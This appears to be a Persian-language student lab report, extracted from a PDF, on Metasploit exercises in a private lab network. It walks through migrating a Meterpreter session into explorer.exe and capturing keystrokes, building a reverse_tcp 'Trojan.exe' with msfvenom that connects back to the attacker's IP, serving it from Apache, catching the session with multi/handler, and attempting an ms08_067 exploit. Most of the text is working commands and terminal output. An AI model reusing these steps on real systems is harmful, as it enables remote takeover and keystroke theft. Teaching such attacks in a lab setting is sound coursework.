
Core Commands
=====
Command      Description
-----
?             Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel      Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate      Migrate the server to another process
pivot        Manage pivot listeners
pry          Open the Pry debugger on the current session
quit         Terminate the meterpreter session
read         Reads data from a channel
```

طبق راهنمای بالا، با وارد کردن دستور `keyscan_start`، کلیدهایی که از این پس در سیستم هدف تایپ میشود بررسی و قابل مشاهده توسط سیستم مهاجم است. اما قبل از این کار می بایست از دستور `migrate` استفاده نمود. برای این کار ابتدا دستور `ps` را وارد میکنیم، با این دستور لیست پردازشها (`process list`) برای ما نمایش می یابد. برای استفاده از ثبت کلیدها در سیستم هدف، از پردازش `explorer.exe` استفاده می کنیم. باتوجه به اینکه شماره PID مربوط به این پردازش برابر با 1424 است، برای ادامه از دستورات زیر استفاده می کنیم:

`migrate 1424`

`getpid`

پس از اینکه مهاجرت با موفقیت انجام شد، حال میتوانیم از دستور `keyscan_start` استفاده کنیم. پس از وارد کردن این دستور و مشاهده ی پیغام `Starting the keystroke sniffer`، در سیستم هدف، اقدام به تایپ چند کلید می کنیم و سپس، در سیستم مهاجم با وارد کردن دستور `keyscan_dump` باید کلیدهای تایپ شده در سیستم هدف در اینجا نمایش یابد. همانگونه که در شکل زیر مشاهده می شود تمامی کلیدهای تایپ شده از جمله `tab` و `shift` نیز قابل مشاهده هستند.



گزارش بخش دوم، قسمت دوم:

مرحله اول: با استفاده از `msfvenom` و `payload` ذکر شده در قسمت قبل، یک بدافزار با فرمت `.exe` ایجاد کنید.

برنامه terminal موجود بر kali linux را باز کرده و دستور مقابل را در آن وارد می کنیم: `msfvenom`

پس از این کار، همانند شکل زیر، گزینه های مختلف این دستور ظاهر می گردد که می توانیم از آنها استفاده کنیم.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe
-o payload.exe

Options:
  -l, --list <type>      List all modules for [type]. Types are: pay
loads, encoders, nops, platforms, archs, formats, all
  -p, --payload <payload> Payload to use (--list payloads to list, --
list-options for arguments). Specify '.' or STDIN for custom
  --list-options          List --payload <value>'s standard, advanced
and evasion options
  -f, --format <format>  Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to
list)
  --smallest              Generate the smallest possible payload usin
g all available encoders
  -a, --arch <arch>      The architecture to use for --payload and -
encoders (use --list archs to list)
  --platform <platform> The platform for --payload (use --list plat
forms to list)

```

برای ساخت بدافزار می بایست payload مربوطه را انتخاب کنیم. با استفاده از دستور `msfvenom -l payloads`، گزینه های مختلف نمایان می شود، در اینجا از payload هکر یعنی `windows/meterpreter/reverse_tcp` استفاده می کنیم. برای ساخت فایل بدافزار با پسوند `exe` دستور زیر را وارد می کنیم، که در این دستور `LHOST` مربوط به IP مهاجم و `LPORT` شماره پورتهای است که مهاجم در مرحله بعدی از آن استفاده می کند:

`Msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.91.135 LPORT=4444 -f exe > /root/Desktop/Trojan.exe`

در دستور بالا، `-f` فرمت فایل را مشخص می کند که بصورت `exe` وارد شده و ادامه ی دستور مربوط به مسیر ایجاد فایل و نام فایل است.

```

Applications ▾ Places ▾ Terminal ▾ Sat 11:56
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x
windows/x64/vncinject/reverse_tcp Inject a VNC Dll via a r
effective loader (Windows x64) (staged). Connect back to the attacker (Windows x
64)
windows/x64/vncinject/reverse_tcp_rc4 Inject a VNC Dll via a r
effective loader (Windows x64) (staged). Connect back to the attacker
windows/x64/vncinject/reverse_tcp_uuid Inject a VNC Dll via a r
effective loader (Windows x64) (staged). Connect back to the attacker with UUID
Support (Windows x64)
windows/x64/vncinject/reverse_winhttp Inject a VNC Dll via a r
effective loader (Windows x64) (staged). Tunnel communication over HTTP (Window
s x64 winhttp)
windows/x64/vncinject/reverse_winhttps Inject a VNC Dll via a r
effective loader (Windows x64) (staged). Tunnel communication over HTTPS (Window
s x64 winhttp)

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.91.135 L
PORT=4444 -f exe >/root/Desktop/Trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~#

```

مرحله دوم: با استفاده از اکسپلویت `multi/handler` و پیلود ذکر شده در قسمت قبل، سیستم `kali` را آماده ی شنود بسته های دریافتی کنید.


برای آماده ساختن سیستم `kali` به منظور شنود بسته های دریافتی، از مجموعه دستورات زیر استفاده می شود:

`msfconsole`

`use exploit/multi/handler`

set payload windows/meterpreter/reverse_tcp

exploit



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.


If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore

msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.91.135
LHOST => 192.168.91.135
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.91.135:4444
```


مرحله 3 و 4: با راه اندازی آپاچی سرور، بدافزار مربوطه را بر روی این وب سرور قرار دهید. توسط سیستم هدف، به وب سرور متصل شده و بدافزار مربوطه را اجرا کنید.

بدین منظور ابتدا فایل ایجاد شده در مراحل قبلی را در مسیر /var/www/html/ قرار می دهیم تا بعد از راه اندازی سرور آپاچی، سیستم قربانی از طریق مرورگر به آن دسترسی داشته باشد.





به منظور راه اندازی آپاچی سرور در سیستم مهاجم (کالی لینوکس)، دستور مقابل را همانند شکل زیر در ترمینال وارد می کنیم:

service apache2 start



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# service apache2 start
root@kali:~#
```

پس از راه اندازی آپاچی سرور، وارد سیستم هدف شده و مرورگر را باز می کنیم و آدرس مهاجم (192.168.91.135) را در مرورگر وارد میکنیم، پس از این کار، فایل مربوطه قابل مشاهده است. و می توانیم آن را دانلود و اجرا کنیم.



مرحله پنجم: دسترسی meterpreter را در kali نشان دهید.

پس از اینکه فایل مربوطه در سیستم هدف دانلود و اجرا شد، در سیستم مهاجم دوباره دستورات مربوط به دسترسی meterpreter را وارد می کنیم، مانند شکل زیر:


```
root@kali: ~
File Edit View Search Terminal Help
Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
  LPORT     4444             yes       The listen port
  RHOST     no               no        The target address

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.91.131
RHOST => 192.168.91.131
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.91.135
LHOST => 192.168.91.135
msf exploit(windows/smb/ms08_067_netapi) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/ms08_067_netapi) > exploit
```

اما این بار دسترسی حاصل نمیشود و با پیغام زیر مواجه می شویم:

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] 192.168.91.131:445 - Exploit failed [unreachable]: Rex::HostUnreachable The
host (192.168.91.131:445) was unreachable.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms08_067_netapi) >
```